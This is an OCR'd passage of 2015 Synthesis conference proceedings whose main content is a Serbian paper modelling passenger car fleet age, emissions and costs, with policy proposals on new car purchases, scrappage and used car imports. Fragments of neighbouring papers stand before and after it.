Bronwyn H. H., & Vopel K. (1997). Innovation, Market Share, and Market Value. Preuzeto sa http://eml.berkeley.edu/~bhhall/papers/HallVopel97.pdf

CCS Insight. (2014). Global smartphone market analysis and outlook: Disruption in a Changing Market. Preuzeto sa http://www.lenovo.com/transactions/pdf/CCS-Insight-Smartphone-Market-Analysis-Full-Report-07-2014.pdf

Cooper, L. G., & Nakanishi, M. (1997). Market-share analysis: Evaluating competitive marketing effectiveness. Boston, MA: Kluwer.

Feida, L., & Weiguo, Y. (2009).Operating system battle in the ecosystem of smart phone industry. International Symposium on Information Engineering and Electronic Commerce.

Foncel, J., & Ivaldi, M. (2001). Operating system prices in the home PC market. Preuzeto sa http://idei.fr/doc/by/ivaldi/price_os_v01.pdf

Lone, M.I., & Wani, Z.A. (2011). Analysis of operating systems and browsers: A usage metrics, TRIM 7 (2) July - Dec 2011.

Schwalbe, U., & Maier-Rigaud,F. (2012). Market Definition. OECD Best Practice Roundtables in Competition Policy, June 2012. Preuzeto sa http://papers.ssrn.com/sol3/papers.cfm?abstract_id=2084658

Wernerfelt, B. (1986). The relation between market share and profitability. Journal of Business Strategy, 6(4), 67 – 74. DOI: 10.1108/eb039133



DOI: 10.15308/Synthesis-2015-176-180

Synthesis
International Scientific Conference of IT and Business-Related Research

# UPRAVLJANJE OBNAVLJANJEM FLOTE PUTNIČKIH AUTOMOBILA SRBIJE

## SERBIAN PASSENGER CARS FLEET RENEWAL MANAGEMENT

Radomir Mijailović
Univerzitet u Beogradu, Saobraćajni fakultet, Vojvode Stepe 305, Beograd, Srbija

**Apstrakt:**
Stanje energetske efikasnosti, emisije izduvnih gasova i prosečne starosti putničkih automobila u Srbiji je nezadovoljavajuće. Poređenjem količnika bruto domaćeg proizvoda po stanovniku i broja novih putničkih automobila po stanovniku može se zaključiti da je Srbija daleko iza Evropske unije. Analizom statističkih podataka može se zaključiti da u Srbiji, poslednjih godina, raste broj registrovanih putničkih automobila, a opada broj novih automobila. Srbija potrebu za povećanjem svoje flote rešava uvozom polovnih automobila. Uvozom polovnih automobila se nedovoljno utiče na povećanje energetske efikasnosti i smanjenje izduvnih gasova flote automobila u Srbiji. Prosečna starost automobila u Srbiji je veća u odnosu na Evropsku uniju i neophodno je uticati na njeno smanjenje. Na osnovu analize koja je sprovedena u ovom radu, zaključeno je da Srbija u uslovima minimalnog porasta ili smanjenja bruto domaćeg proizvoda može unaprediti energetsku efikasnost, emisiju izduvnih gasova i prosečnu starost svoje flote primenom sledećih mera: stimulisati nabavku novih automobila; stimulisati povlačenje starih automobila iz eksploatacije; obezbediti kontrolisan uvoz polovnih automobila.

**Ključne reči:**
energetska efikasnost, emisija, putnički automobil.

**Abstract:**
The figures related to energy efficiency, exhaust emission and the average age of passenger cars are not at a satisfactory level. By comparing GDP per capita and the number of passenger cars per capita, it can be concluded that the Serbia is far behind the EU. The analysis of statistical data reveals the growing number of registered passenger cars in Serbia and a decreasing number of new cars over the last few years. Serbia resolves the necessity for increasing its fleet by importing second-hand cars. The import of second-hand cars does not have sufficient impact on increasing energy efficiency and reducing exhaust emissions in Serbia. The average lifetime of Serbian passenger cars is higher than the average lifetime of the EU passenger cars, and thus it should be reduced. Based on the analysis carried out in this paper, it can be concluded that Serbia can improve energy efficiency, exhaust emission and average lifetime of its fleet in conditions of minimum increase or decrease of the GDP by implementing the following measures: stimulating purchase of new cars; scrappage incentives; providing restricted import of second-hand passenger cars.

**Key words:**
energy efficiency, emission, passenger car.

**Zahvalnica:**
Istraživanje je sprovedeno uz podršku Ministarstva za nauku i tehnološki razvoj Republike Srbije (Grant No. 36010).

## 1. UVOD

Povećanje energetske efikasnosti i smanjenje emisije izduvnih gasova putničkih automobila (PA) predstavlja jedan od svetskih ekoloških ciljeva. Rešavanjem ovog problema bavilo se više autora u svojim istraživanjima.

Kwon (2005) zaključuje da sledeće veličine mogu pozitivno uticati na smanjenje emisije $CO_2$: smanjenje pređenog puta, uvođenje telekomunikacionih tehnologija, održiv razvoj, povećanje učešća PA manje mase i povećanje učešća PA sa pogonom na alternativna goriva. Cheah (2010), u svojoj disertaciji, dolazi do zaključka da se smanjenjem mase PA za 10% smanjuje potrošnja goriva za oko 7%. Zachariadis *et al.* (2001) definišu dve grupe veličina koje utiču na emisiju flote PA:

- veličine koje zavise od starosti PA (srednja starost flote PA, smanjenje srednje vrednosti pređenog puta sa starošću PA i povećanje emisije sa starošću PA),
- i tehnološke veličine (uvođenje novih tehnologija, primena unapređenog sistema za kontrolu i održavanje i uvođenje „čistijih" goriva).

Mijailović (2013 a) razvija model za određivanje optimalnog eksploatacionog perioda PA koji koriste konvencionalna goriva. Za funkciju cilja usvojena je ukupna emisija $CO_2$. Optimalni eksploatacioni vek određen je kao funkcija: tipa pogonskog goriva, zapremine motora, mase PA, godine u kojoj je model PA razvijen, puta koji PA pređe tokom godine, itd. Mijailović (2013b) se bavi rešavanjem problema emisije $CO_2$ u Srbiji koja potiče od PA koji koriste konvencionalna goriva. U radu je zaključeno da se ukupna emisija $CO_2$ u Srbiji može smanjiti: stimulisanjem vanrednih dobrovoljnih kontrola emisije $CO_2$, edukacijom vlasnika PA, definisanjem gradskih zona u okviru kojih se mogu kretati PA koji emituju $CO_2$ u količini koja je manja od dopuštene, stimulisanjem kupovine „čistijih" PA, stimulisanjem pravovremenog održavanja, itd.

Analizom literature može se zaključiti da različiti autori uočavaju različite mogućnosti za povećanje energetske efikasnosti i smanjenje emisije izduvnih gasova PA. Koje mogućnosti ima Srbija? U cilju davanja odgovora na ovo pitanje, u radu su analizirane tri potencijalne mogućnosti (nabavka novih PA, uvoz polovnih PA i povlačenje starih PA iz eksploatacije) koje za cilj imaju smanjenje potrošnje goriva i emisije $CO_2$, CO, HC i $NO_x$, i smanjenje prosečne starosti PA. U radu su analizirani PA koji koriste konvencionalna goriva.

E-mail: radomirm@sf.bg.ac.rs
DOI: 10.15308/Synthesis-2015-181-185

## 2. DEFINISANJE OSREDNJENOG PUTNIČKOG AUTOMOBILA

Osrednjeni PA određene države predstavlja fiktivni PA čija energetska efikasnost i emisija izduvnih gasova su jednake srednjoj vrednosti energetske efikasnosti i emisije izduvnih gasova flote PA te države.

Osrednjeni PA definisan je na osnovu raspoloživih podataka koji su preuzeti iz sledećih referenci: podaci vezani za flotu država EU (Mock, 2014), podaci vezani za flotu Srbije (Republički zavod za statistiku Republike Srbije, 2015).

Energetska efikasnost i emisije analiziranih produkata sagorevanja određene su sledećim oznakama:

- $gf_{i,k}$, *l/100km* – potrošnja goriva osrednjenog PA za *i*-tu godinu i *k*-tu državu,
- $qCO2_{i,k}$, $qCO_{i,k}$, $qHCO2_{i,k}$, $qNOx_{i,k}$, *mg/km* – emisija $CO_2$, CO, HC i $NO_x$, respektivno, osrednjenog PA za *i*-tu godinu i *k*-tu državu.

Troškovi potrošnje goriva osrednjenog PA za *i*-tu godinu i *k*-tu državu zavise od cene goriva ($ef_{i,k}$, *EUR/l*):

$$Cf_{i,k} = \frac{ef_{i,k} \cdot qf_{i,k}}{100}. \quad (1)$$

Eksterni troškovi emisija $CO_2$, CO, HC i $NO_x$ određeni su izrazima (Kaplanović & Mijailović, 2012):

$$ECCO2_{i,k} = ecCO2_{i,k} \cdot qCO2_{i,k},\ ECCO_{i,k} = ecCO_{i,k} \cdot qCO_{i,k},$$
$$ECHC_{i,k} = ecHC_{i,k} \cdot qHC_{i,k},\quad ECNOx_{i,k} = ecCO2_{i,k} \cdot qNOx_{i,k}, \quad (2)$$

gde su $ecCO2_{i,k}$, $ecCO_{i,k}$, $ecHCO2_{i,k}$ i $ecNOx_{i,k}$ jedinični eksterni troškovi emisije $CO_2$, CO, HC i $NO_x$, respektivno (Kaplanović & Mijailović, 2012).

Ukupni troškovi, osrednjenog PA za *i*-tu godinu i *k*-tu državu, koji nastaju kao posledica potrošnje goriva i emisije $CO_2$, CO, HC i $NO_x$ određuju se primenom izraza:

$$C_{i,k} = Cf_{i,k} + ECCO2_{i,k} + ECCO_{i,k} + ECHC_{i,k} + ECNOx_{i,k}. \quad (3)$$

Broj PA za *i*-tu godinu i *k*-tu državu zavisi od broja PA za *i*–1 godinu ($N_{i-1,k}$) i broja polovnih PA iz uvoza ($Np_{i,k}$), broja novih PA ($Nn_{i,k}$) i broja PA koji se povuče iz eksploatacije ($Ne_{i,k}$) u *i*-toj godini:

$$N_{i,k} = N_{i-1,k} + Np_{i,k} + Nn_{i,k} - Ne_{i,k}, \quad (4)$$

Broj PA koji se i-te godine u k-toj državi povuče iz eksploatacije je oblika:

$$Ne_{i,k} = \Delta \cdot N_{i-1,k},\ \Delta\text{=const.} \quad (5)$$

Konačno, prosečna starost PA, za i-tu godinu i k-tu državu, određuje se primenom izraza:

$$t_{i,k} = \frac{(N_{i-1,k} - Ne_{i,k}) \cdot (t_{i-1,k} + 1) + Np_{i,k} \cdot tp_{i,k}}{N_{i,k}}, \quad (6)$$


gde je sa $tp_{i,k}$ označena prosečna starost polovnih PA iz uvoza za *i*-tu godinu i *k*-tu državu.

## 3. NABAVKA NOVIH PA


Prosečna starost PA u poslednjih deset godina je u stalnom porastu. Kao primer navedimo Ujedinjeno Kraljevstvo. Prosečna starost PA u Ujedinjenom Kraljevstvu je 2004. godine iznosila 6,7 godina, 2008. godine 6,9, 2010. godine 7,2, a 2012. godine je porasla na 7,6 godina (Statista, 2015). Prosečna starost PA u Sloveniji je nešto veća i iznosi: 2004. godine – 7,4, 2008. – 7,8, 2010. godine – 8,2 i 2012. godine – 8,7 godina (Ministry of the environment and spatial planing, 2015). Hrvatska, kao jedna od država koja je poslednja postala članica EU, ima još veću prosečnu starost svoje flote PA: 2008. godine – 9,9, 2010. godine – 10,5 i 2012. godine – 11,4 godina (Centar za vozila Hrvatske, 2015). Prosečna starost flote PA u Srbiji je veća u poređenju sa državama EU i iznosi oko 14 godina. Prema klasifikaciji (Mehlhart *et al.*, 2011) Srbija ima staru flotu (prosečna starost preko 13 godina), dok EU poseduje flotu koja spada u grupu starija flota (prosečne starosti između 9 i 13 godina). Pojedine države EU, kao što su UK i Slovenija poseduju flotu koja spada u grupu flote srednje starosti (između 4 i 9 godina).

Ukupan broj PA, za period od 2005. do 2012. godine, u većini država EU je u porastu. To nije slučaj i sa promenom broja novih PA. Analizom podataka koji se odnose na promenu broja novih PA mogu se uočiti dva karakteristična perioda. Objasnimo ih na primeru EU. U periodu između 2004. i 2007. godine broj novih PA je u blagom porastu (oko 1% godišnje). Od 2008. godine broj novih PA se smanjuje. Procenat smanjenja za 2008. i 2012. godinu veći je od 8%. Pojava smanjenja broja novih PA javlja se kod svih država EU. Raspon godina u kojima se navedena pojava prvi put pojavila je između 2007. i 2010. godine. Promena broja novih PA posle pojave prvog smanjenja zavisi od promene vrednosti BDP po stanovniku (Slika 1). Ovde razlikujemo dva slučaja:

- broj novih PA osciluje, tj. nema ni stalno opadajući, ni stalno rastući karakter, u slučaju država kod kojih je BDP po stanovniku raste i
- broj novih PA se smanjuje kod država čiji BDP po stanovniku povremeno opada.




Slika 1. Promene BDP/stanovniku




Slika 2. Promena količnika ukupnih troškova nabavke novih PA i BDP



DOI: 10.15308/Synthesis-2015-181-185

Jedan od predstavnika prvog slučaja je Nemačka, u kojoj se 2010. godine javlja smanjenje za 24%, 2011. godine povećanje za 10,3%, da bi se već sledeće godine opet javilo smanjenje ali sada znatno manje – 2,9%. Sličan slučaj je i sa Danskom, gde se 2008. godine prvi put javlja smanjenje broja novih PA za 7,4%. Sledeće godine procenat smanjenja raste na 25,7%, da bi već 2010. godine bio zabeležen porast od 36,9%.

Grčka se može navesti kao primer drugog slučaja. U Grčkoj je od 2009. godine BDP po stanovniku u stalnom opadanju. Pojava smanjenja broja novih PA se prvi put javila 2008. godine i iznosila je 4,5%. Procenat smanjenja od 2008. godine je u stalnom porastu da bi 2012. godine dostigao vrednost 40,1%. Slični rezultati javljaju se i u Španiji i Italiji.

Sa aspekta povećanja energetske efikasnosti i smanjenja izduvnih gasova od broja novih PA značajniji je količnik broja novih PA i ukupnog broja PA. Prethodni podatak je značajniji, jer se on može posmatrati i kao procenat obnavljanja flote PA. Zaključci do kojih se dolazi analizom obnavljanja flote PA su slični kao i zaključci do kojih je dođeno analizom promene broja novih PA. U slučaju Nemačke prosečno učešće novih PA osciluje oko srednje vrednosti koje iznosi 7,3%. U slučaju Grčke i Španije smanjenje procenta obnavljanja flote PA javlja se i pre pojave smanjenja broja novih PA.

Procenat BDP koji se odvaja za nabavku novih PA (Slika 2) smanjuje se kod država čiji BDP po stanovniku povremeno opada. Najveće smanjenje javlja se u slučaju Španije i Grčke. U Španiji je 2007. godine procenat BDP koji se odvaja za nabavku novih PA iznosio 3,6%, dok je u 2012. godini pao na 1,6%. U slučaju Grčke prethodni procenti su manji: 2,5% (2007. godine) i 0,6% (2012. godine). BDP po stanovniku u Španiji je veći od BDP po stanovniku u Grčkoj (Slika 1).

U literaturi se ne mogu naći podaci o procentu BDP koji se odvaja za nabavku novih PA u Srbiji. Analizom raspoloživih statističkih podataka za 2013. godinu (broj kupljenih novih PA, marka, model, cena), izračunato je da prosečni troškovi nabavke novog PA u Srbiji iznose oko 15500 EUR. Prethodni iznos manji je u poređenju sa državama EU. Prosečna cena nabavke novog PA u EU za 2013. godinu je iznosila 25561 EUR. Najmanju prosečnu cenu nabavke u EU ima Grčka i ona iznosi 19906 EUR. Sada možemo izračunati i procenat BDP koji se odvaja za nabavku novih PA u Srbiji. U 2013. godini on je iznosio oko 0,57% i kao takav niži je nego u državama EU.

Analizom statističkih podataka, koji se odnose na Srbiju, može se uočiti:

Ukupan broj PA je u porastu.


- BDP po stanovniku raste do 2008. godine (4446 EUR/stanovniku). Od 2009. godine promena BDP po stanovniku nema stalni karakter.
- Procenat obnavljanja flote PA je u opadanju. On je 2010. godine iznosio 1,8%, 2011. godine 1,3%, a 2012. i 2013. godine je pao na 0,7%.
- Broj novih PA iznosio je 28278 (2010. god.), 21624 (2011. god.), 11408 (2012. god.) i 11694 (2013. god.).
- Procenat BDP koji se odvaja za nabavku novih PA u Srbiji manji je u poređenju sa državama EU i u 2013. godini iznosio je oko 0,57%.

Rukovođeni prethodnom analizom može se zaključiti da Srbija, u uslovima minimalnog porasta ili smanjenja bruto domaćeg proizvoda po stanovniku, razmatrani problem ne rešava kupovinom novih PA.

## 4. UVOZ POLOVNIH PA

Kako ukupan broj PA u Srbiji raste, a broj novih opada, može se zaključiti da Srbija potrebu za povećanjem svoje flote rešava uvozom polovnih PA. Da li se uvozom polovnih PA može ostvariti značajan pozitivni uticaj na rešavanje analiziranih problema u Srbiji?


Srbija polovne PA u najvećem procentu uvozi iz EU. Na Slici 3 prikazani su ukupni troškovi osrednjenog novog PA (3) koji nastaju kao posledica potrošnje goriva i emisije $CO_2$, CO, HC i $NO_x$. Ukupni troškovi osrednjenog novog PA opadaju tokom godina. U periodu između 2001. i 2012. godine najveći pad ostvarila je Švedska i to za oko 33% ($C_{2001}$=0,113 EUR/km; $C_{2012}$=0,075 EUR/km). Zatim sledi Danska sa 32% i Irska sa 28%. Najmanji pad ostvarili su Austrija (16%) i Italija (17%). Maksimalnu vrednost ukupnih troškova 2001. godine imala je Švedska, dok je Portugal imao najmanju vrednost ($C_{2001}$=0,088 EUR/km). Na kraju analiziranog perioda maksimalnu vrednost ukupnih troškova imala je Nemačka ($C_{2012}$=0,079 EUR/km), dok je Portugal ponovo imao najmanju vrednost ($C_{2012}$=0,066 EUR/km). Važno je primetiti da razlika između maksimalnih i minimalnih ukupnih troškova opada tokom godina. Prethodna razlika za 2001. godinu iznosila je oko 23%, a za 2012. godinu oko 17%.





Slika 3. Ukupni troškovi osrednjenog PA koji nastaju kao posledica potrošnje goriva i emisije $CO_2$, CO, HC i $NO_x$



DOI: 10.15308/Synthesis-2015-181-185




Slika 4. Emisije izduvnih gasova i potrošnja goriva osrednjenog novog PA (EU)




Slika 5. Ukupni troškovi, troškovi potrošnje goriva i eksterni troškovi emisija osrednjenog novog PA (EU)

Analizom grafikona prikazanog na Slici 4 može se zaključiti da je u periodu od 2001. do 2012. godine najveće smanjenje ostvareno u emisiji $NO_x$ (62%). Zatim sledi emisija $CO_2$ i potrošnja goriva (21%), emisija HC (7%) i emisija CO (5).

Ukupni troškovi osrednjenog novog PA koji čini flotu EU kreću se u rasponu od 0,094 EUR/km (2001.) do 0,074 EUR/km (2012.) (Slika 5). Regresionom analizom podataka koji se odnose na flotu PA EU, zaključeno je da se zavisnost ukupnih troškova od godine ($T_i$) može opisati sledećim izrazom:

$$C_{i,EU} = 0.095 - 0,00173 \cdot (T_i - 2001),\ k = 0,97\,, \qquad (7)$$

gde je sa $k$ označen koeficijent korelacije.

U floti PA Srbije još uvek se nalazi nezanemarljiv broj PA koji su razvijeni pre 1990. godine. Poređenjem flota Srbije i EU procenjeno je da su ukupni troškovi, osrednjenog PA za $i$-tu godinu u Srbiji, jedanki maksimalnim ukupnim troškovima osrednjenog novog PA koji pripada državi EU za ($i$–$t_{i,SR}$)-tu godinu. Analizom, koja je ostvarena u ovom radu, utvrđeno je da su ti troškovi veći od ukupnih troškova osrednjenog PA EU za oko 19%:

$$C_{i,SR} = 1,19 \cdot C_{i-t_{i,SR},EU}\,, \qquad (8)$$

Eksterni troškovi emisije $CO_2$ učestvuju u ukupnim eksternim troškovima emisija $CO_2$, CO, HC i $NO_x$ sa više od 87%. Kako je emisija $CO_2$ linearno zavisna od potrošnje goriva to znači da se pozitivnim uticajem na potrošnju goriva ostvaruje najveći uticaj na povećanje energetske efikasnosti i emisije izduvnih gasova PA.

Analizom grafikona prikazanog na Slici 5 može se zaključiti da ukupni troškovi novog osrednjenog PA EU brže opadaju od 2008. godine. Putnički automobili koji su proizvedeni u Evropskoj uniji 2008. godine u najvećem procentu imaju EURO 4 motore. PA sa EURO 5 i EURO 6 motorima imaju značajnije učešće od 2010. godine (38%), da bi 2012. godnine dostigli 92%.

Rukovođeni prethodnom analizom, možemo zaključiti da u cilju rešavanja postavljenog problema Srbija treba da uredi pravila o uvozu polovnih PA i to tako što će dozvoli uvoz polovnih PA koji su proizvedeni od 2008. godine i koji imaju motore čija je emisija klasifikovana najmenje EURO 4 kategorijom. Takođe, neophodno je unaprediti kontrolu njihovog tehničkog stanja, jer će jedino u tom slučaju uvoz polovnih PA imati pozitivan efekat na energetsku efikasnost i emisiju izduvnih gasova.

## 5. UPOREDNA ANALIZA – SRBIJA

U ovom poglavlju će biti procenjeni ukupni troškovi i starost osrednjenog PA Srbije, za period od 2015. do 2020. godine, i to za različite mogućnosti upravljanja obnavljanjem flote PA u Srbiji.

Regresionom analizom statističkih podataka zaključeno je da se broj PA, za $i$-tu godinu, može aproksimirati funkcijom:

$$N_{i,SR} = 1418972,4 + 35403,6 \cdot (T_i - 2004),\ k = 0,92\,. \qquad (9)$$

Podaci o broju PA u Evropskoj uniji koji se godišnje povuku iz eksploatacije mogu se pronaći u radu autora Mehlhart *et al.* (2011). Analizom podataka može se zaključiti da se taj procenat povećava i da je u periodu između 2004. i 2009. godine bio u rasponu između 4,6 i 4,85%. Ukoliko bi se nastavio trend povećanja procenta povučenih PA on bi 2015. godine iznosio oko 5,1%, a 2020. godine 5,3%. U slučaju Srbije prethodni procenat je u rasponu od 4 do 5%. Treba pomenuti i da je procenat povučenih PA u Srbiji poslednjih godina u opadanju i da je za 2014. godinu iznosio je oko 4%.

U drugom poglavlju rada dokazali smo da se u uslovima minimalnog porasta, ili smanjenja bruto domaćeg proizvoda po stanovniku, ne može očekivati značajan porast broja novih PA. Posmatrajmo slučaj u kome je dozvoljen uvoz polovnih PA koji su proizvedeni od 2008. godine i gde $\Delta$=0,04, a $Nn$=11694 (broj novih PA u 2013. godini). U ovom slučaju u periodu između 2015. i 2020. godine ukupni troškovi osrednjenog PA opadaju za oko 3,6%, dok prosečna starost raste sa 14 na 17,3 godina. Ukoliko bi se broj novih PA vratio na broj iz 2011. godine ukupni troškovi osrednjenog PA bi opali za oko 4,5%, dok bi prosečna starost porasla sa 14 na 17 godina.

Smanjenjem prosečne starosti pozitivno se utiče na povećanje energetske efikasnosti i smanjenje izduvnih gasova PA.


Sprečavanje porasta prosečne starosti PA može se ostvariti ukoliko bi se od 2015. godine obezbedilo da minimalni procenat povučenih PA iz eksploatacije iznosi 4,8% i da se povećanje flote obezbedi samo nabavkom novih PA. Broj polovnih PA koji je uvezen u Srbiju u 2014. godini iznosi je oko 70000. Ukoliko se on i 2015. godine ne bi promenio onda bi procenat povučenih PA trebao da iznosi 5,9% za slučaj održavanja prosečne starosti flote PA od 14 godina. Prethodni procenat je veći u poređenju sa EU.

Prosečna starost PA od 14 godina bi se u 2015. godini za broj novih PA od 11694 (broj novih PA u 2013. godini) mogla zadržati ukoliko bi bili ispunjeni sledeći uslovi: $\Delta$=0,07, $Ne$=124642, $Np$=148070 i $tp$=4. U tom slučaju bi ukupni troškovi osrednjenog PA iznosili 0,11 EUR/km. U slučaju $Nn_{2015}$=21694 dobijaju



DOI: 10.15308/Synthesis-2015-181-185

se sledeći rezultati: $\Delta$=0,068 *Ne*=121274, *Np*=135437 i *tp*=4. U tom slučaju bi ukupni troškovi osrednjenog PA iznosili *C*=0,11 EUR/km.




Slika 6. Procena prosečne starosti PA (Srbija)

Broj uvezenih polovnih PA je 2014. godine iznosio 70000, dok je u 2013. godini taj broj bio za oko 20% veći. Ovaj pad može se objasniti uvođenjem strožijih ograničenja u pogledu uvoza polovnih PA.

Analizom prethodnih rezultata može se zaključiti kako se na smanjenje prosečne starosti i emisije izduvnih gasova i povećanje energetske efikasnosti PA u Srbiji može pozitivno uticati stimulisanjem kupovine novih PA i povlačenja starih PA iz eksploatacije. Takav primer smo imali u skorijoj prošlosti (Punto–Zastava).

Na Slici 6 prikazana je zavisnost prosečne starosti od broja povučenih PA iz eksploatacije ($\Delta$) i prosečne starosti polovnih PA iz uvoza (tp) za slučaj broja polovnih PA iz 2014. godine, a za period od 2014. do 2020. godine. Prosečna starost će biti približno konstantna ukoliko se oko 6% PA povuče iz eksploatacije i ukoliko je prosečna starost polovnih PA iz uvoza 4 godine. U tom slučaju broj novih PA bi trebao biti u rasponu između 71800 (2015.) i 82400 (2020.) što je znatno više u poređenju sa trenutnim stanjem. Daljim povećanjem procenta povučenih PA i smanjenjem prosečne starosti polovnih PA iz uvoza smanjuje se prosečna starost PA. U slučaju $\Delta$=0,07 i tp=4 prosečna starost PA bi 2020. godine bila oko 6% manja u poređenju sa 2014. godinom. Smanjenje ukupnih troškova osrednjenog PA za slučajeve prikazane na Slici 6 nalazi se u rasponu od 9 do 10,4%.

## 6. ZAKLJUČAK

Analizom, sprovedenom u ovom radu, zaključeno je:

- da će se održavanjem postojećih tendencija u budućem periodu značajno povećati prosečna starost flote PA u Srbiji,
- da je u cilju rešavanja analiziranih problema u uslovima nastavka rasta flote PA u Srbiji, potrebno stimulisati kupovinu novih i povlačenje starih PA iz eksploatacije; smanjiti prosečnu starost polovnih PA iz uvoza i obezbediti kontrolu njihovog tehničkog stanja.

## LITERATURA

Centar za vozila Hrvatske. Preuzeto 16.01.2015. sa http://www.cvh.hr

Cheah, L.W. (2010). Cars on a diet: *The material and energy impacts of passenger vehicle weight reduction in the U.S.*, Ph.D. dissertation, Massachusetts Institute of Technology

Kaplanović, S., & Mijailović, R. (2012). The internalisation of external costs of $CO_2$ and pollutant emissions from passenger cars. *Technological and Economic Development of Economy*. 18(3), 470-486. DOI: 10.3846/20294913.2012.702694

Kwon, T. H. (2005). A scenario analysis of $CO_2$ emission trends from car travel: Great Britain 2000–2030. *Transport Policy*. 12(2), 175-184, DOI: 10.1016/j.tranpol.2005.01.004

Mehlhart, G., Merz, C., Akkermans, L. & Jordal-Jorgensen, J. (2011). European second-hand car market analysis. Darmstadt: European Commission - DG Environment

Mijailović, R. (2013a). The optimal lifetime of passenger cars based on minimization of $CO_2$ emission. *Energy*. 55, 869-878, DOI: 10.1016/j.energy.2013.04.008

Mijailović, R. (2013b). The CO2 emissions from passenger cars in Serbia. U:Environment to Europe, EnE13: The Ninth Regional Conference, pp. 95-101, Belgrade, ENV.net

Ministry of the environment and spatial planning Republic of Slovenia. Average age of the vehicle fleet. Preuzeto 16.01.2015. sa http://kazalci.arso.gov.si

Mock, P. (2014). *European vehicle market statistics*. Berlin: International Council on Clean Transportation Europe.

Republički zavod za statistiku Republike Srbije. Preuzeto 08.01.2015. sa http: webrzs.stat.gov.rs/WebSite

Statista (statistics portal). Preuzeto 16.01.2015. sa http://www.statista.com/

Zachariadis, T., Ntziachristos, L., & Samaras, Z. (2001). The effect of age and technological change on motor vehicle emissions. *Transportation Research Part D*. 6, pp. 221-227. DOI: 10.1016/S1361-9209(00)00025-0



DOI: 10.15308/Synthesis-2015-181-185

Synthesis
International Scientific Conference of IT and Business-Related Research

# ENERGY AT THE CROSSROADS

## ENERGIJA NA RASKRŠĆU

Miroslav Trifunović
Singidunum University, 32 Danijelova St., Belgrade, Serbia

**Abstract:**
Issues related to energy production and consumption are becoming increasingly relevant for the overall economic development and social well-being. There is an almost linear correlation between energy consumption and economy growth. On the other hand, increased energy consumption has adverse effects on the environment, including the presumed influence on climate change. Political aspects of energy resources should not be neglected too, as insignificant number of countries owns most of the non-renewable energy resources. However, the greatest issue related to energy consumption is quite simple: there isn't sufficient amount of energy resources that could meet the needs and aspirations of the growing global population. This paper provides a quantitative overview of the key issues related to global energy consumption and available energy sources with the aim to draw attention to looming issues related to sustainable development.

**Key words:**
energy consumption, energy resources, energy scarcity.

**Apstrakt:**
